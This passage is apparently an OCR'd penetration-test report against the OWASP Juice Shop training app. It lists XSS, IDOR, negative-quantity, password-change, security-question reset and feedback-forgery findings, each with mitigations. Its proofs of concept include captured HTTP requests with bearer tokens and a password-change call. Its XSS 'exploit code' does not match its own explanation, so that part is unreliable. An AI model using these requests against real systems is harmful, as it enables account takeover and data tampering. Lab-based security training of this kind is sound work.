1. Attack Scenario:

An attacker can inject a JavaScript payload into the search input field, which is then executed in the context of another user's browser when the search results are

displayed.

2**. Exploit Code (JavaScript Injection):**

```
<iframe width="100%" height="600" frameborder="0"
src="https://www.google.com" allowfullscreen></iframe>
```

3. **How It Works:**

The injected script (javascript:alert('xss')) creates an iframe that executes the alert function. This demonstrates that arbitrary JavaScript can run in the user's browser.

4**. Payload Demonstration:**


If an attacker submits the above payload through the search field, it could result in a pop-up alert saying "xss," confirming the successful execution of the script.

Finding 9: Delete all 5-star Customer Feedback (High)


Description:	Feedback posted by users can be deleted by other users, including 5-star ratings meant to be permanent.
Risk:	High This could lead to manipulation of product reviews and ratings, damaging user trust.
System	OWASP Juice shop
Mitigation	Ensure that only feedback owners or administrators with proper authorization can delete feedback.
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control

Exploitation proof of concept

1. Gain access to the feedback deletion functionality through an admin account.



2. Use direct object reference (IDOR) to remove specific feedback




Mitigation

Ensure that only feedback owners or administrators with proper authorization can delete feedback.

Finding 10: Change product quantity in another user's Basket(High)	
Description:	Manipulating the quantity field in the request allows users to input negative values, leading to improper behavior, such as reducing product stock in the system.
Risk:	high This vulnerability can lead to data corruption and manipulation of product inventory.
System	OWASP Juice shop
Mitigation	Implement server-side input validation to restrict allowed values for quantity fields.
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control

Exploitation proof of concept

Modify the request payload to include { "quantity": -500 }.





Finding 11: Change Bender's password via exploiting broken aut (High)


Description:	An attacker can change the password of user Bender by exploiting the account management functions without using SQL injection.
Risk:	high Compromised accounts can be taken over by attackers.
System	OWASP Juice shop
Mitigation	Implement stronger authentication mechanisms and multi-factor authentication (MFA).
References:	https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/ https://portswigger.net/web-security/authentication

Exploitation proof of concept

Use account management features and change the password to slurmCI4ssic.




Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
12 × 13 × 14 ×
Send Cancel
Target: http://192.168.146.136:3000 HTTP/1
Request
Pretty Raw Hex
1 GET /rest/user/change-password?new=sarokh&repeat=sarokh HTTP/1.1
2 Host: 192.168.146.136:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmUlMTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMCAxMzo1MDozMS43MTkgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMCAxMzo1MDozMS43MTkgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NDUxNzk4fQ.JV5SuLeidae-xtmfX0WdqJKt55GT4nra0hSNhARCop9QZr0F7P0o0kghhZKmxtME1ZOKJ7WaGo32bZre-BZghlF5FRjETK1jYy3EMmycMqtMHv3olsN1stHsIBbTUp_nPLMzK2f-ppLkUVJ5MsgOSMudOr3j38QeEldKzCYaKr4
8 Connection: close
9 Referer: http://192.168.146.136:3000/
10 Cookie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss; continueCode=
yEXKRagbz8mO69eY0pltYtjflHphPtxjuy7tKDIwzhDY0vZoJ1kMNQL3DWpw; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCI
Search... 0 matches
Response
Pretty Raw Hex Render
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 343
9 ETag: W/"157-yL/IUIo5ytpMKnyD3r0WeBYkIks"
10 Vary: Accept-Encoding
11 Date: Sun, 20 Oct 2024 19:26:43 GMT
12 Connection: close
13
14 {
"user":{
"id":3,
"username":"",
"email":"bender@juice-sh.op",
"password":"35309a032b8d92398ddf0ffb6c7eb0d7",
"role":"customer",
"deluxeToken":"",
"lastLoginIp":"",
"profileImage":"assets/public/images/uploads/default.svg",
"totpSecret":"",
"isActive":true,
"createdAt":"2024-10-20T13:50:31.719Z",
"updatedAt":"2024-10-20T19:26:43.748Z",
"deletedAt":null
}
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 2
Request Body Parameters 0
Request Cookies 5
Request Headers 9
Response Headers 11


OWASP Juice Shop
Account EN
Login
Email *
bender@juice-sh.op
Password *
sarokh
Forgot your password?
Log in
Remember me
OWASP Juice Shop
Account Your Basket 1 EN
Change Password
Your password was successfully changed.
Current Password *
New Password *
Password must be 5-40 characters long. 0/40
Repeat New Password *
0/20
Change
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


Finding 12: Reset Bjorn's Password via Security Question (High)


Description:	The security question mechanism is weak, allowing the attacker to reset the password by guessing or knowing the correct answer.
Risk:	high Passwords can be reset without the knowledge of the account owner, leading to account takeovers.
System	OWASP Juice shop
Mitigation	Implement stronger, more secure mechanisms for password recovery, such as MFA or more complex security questions.
References:	https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/ https://portswigger.net/web-security/authentication

Exploitation Proof of concept

Use the "Forgot Password" feature and answer the security question truthfully.

The answer to the question can be found through OSINT on Bjorn's instagram account and it is the name of his cat.




Login
Email *
bjoernj@uice-sh.op
Password *
Forgot your password?
Log in
Remember me
Not yet a customer?

Finding 13: Feedback API Vulnerability (High)

Description:	A potential vulnerability exists in the feedback submission endpoint (/api/Feedbacks/) that allows unauthorized users to manipulate feedback submissions. This could lead to the disclosure of sensitive information or the submission of malicious feedback.
Impact:	- User Data Exposure: Unauthorized feedback submissions may lead to exposure of sensitive user data, especially if the comments are not properly sanitized or validated. - Reputation Damage: Affected organizations could suffer reputation damage due to negative feedback submissions without verification. - Service Disruption: The manipulation of feedback may disrupt normal operations and potentially exploit other vulnerabilities.
System:	OWASP Juice Shop
Mitigation:	1. Input Validation: Implement strict input validation on all fields, particularly the comment and rating fields. Ensure that user input is sanitized to prevent injection attacks. 2. Role-based Access Control: Ensure that the feedback API restricts submissions based on user roles and permissions, preventing unauthorized users from submitting malicious feedback. 3. Feedback Verification: Implement a verification mechanism for feedback submissions, such as CAPTCHA or other user validation techniques, to prevent automated or unauthorized submissions. 4. Logging and Monitoring: Enable detailed logging and monitoring of feedback submissions to identify and respond to potentially malicious activities in real-time. 5. Security Audits: Regularly conduct security audits and penetration testing on the feedback API to identify and remediate vulnerabilities.
References:	OWASP REST Security Cheat Sheet OWASP Injection Prevention Cheat Sheet

Exploitation proof of concept:

-HTTP Request

The following is a sample HTTP POST request made to the feedback API:

```
POST /api/Feedbacks/ HTTP/1.1
Host: 10.10.85.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9...
Content-Type: application/json
Content-Length: 89
Origin: <http://10.10.85.128>
Connection: keep-alive
Referer: <http://10.10.85.128/>
Cookie: io=kXKvpKpdAd5T4Qz3AAAH; language=en; continueCode=...
Priority: u=0

{"UserId":1,"captchaId":3,"captcha":"54","comment":"test (***in@juice-sh.op)","rating":0}

-Response

The server processes the feedback submission, as indicated by the success message:


You successfully solved a challenge: Zero Stars (Give a devastating zero-star feedback to the store.)

